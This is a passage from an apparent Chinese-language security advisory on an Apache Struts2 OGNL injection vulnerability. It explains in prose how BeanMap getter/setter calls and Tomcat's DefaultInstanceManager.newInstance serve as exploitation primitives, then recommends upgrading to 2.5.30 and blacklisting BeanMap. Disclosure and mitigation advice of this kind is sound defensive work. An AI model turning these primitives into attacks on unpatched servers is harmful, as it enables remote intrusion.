1 BeanMap,在 BeanMap 的 `setBean` 方法中会调用 `reinitialise` 方法,这里的 `setBean` 方法里我们可以设置当前 bean 为某个类。在 `initialise` 我们可以调用当前 bean 的 `get/set` 方法

2 会调用 `put` 方法,将 `getter` 返回的结果保存在 BeanMap 里,BeanMap 本质上还是一个 Map,我们可以通过 OGNL 表达式来获取 BeanMap 里的值

3 `put` 方法会调用当前 bean 的 `setter`

以及 `application`

`application` 里面存在一个值 `org.apache.tomcat.InstanceManager`

对应的 value 是 `DefaultInstanceManager` 的实例。而在 `DefaultInstanceManager` 下存在 `public` 方法 `newInstance`,可以用来实例化类,但是只能实例化无参构造方法。

以上的功能在利用中产生了巨大的作用,我们的过滤应着重于这一点,在检测中要及时响应

修复建议

一、版本升级

目前官方已有可更新版本,用户可升级至 2.5.30 版本:

<https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.30>

二、漏洞缓解措施

- 1、可通过设置所有标签中 `value=""` 来缓解此漏洞;
- 2、将 `org.apache.commons.collection.BeanMap` 添加至 `excludedClasses` 黑名单中。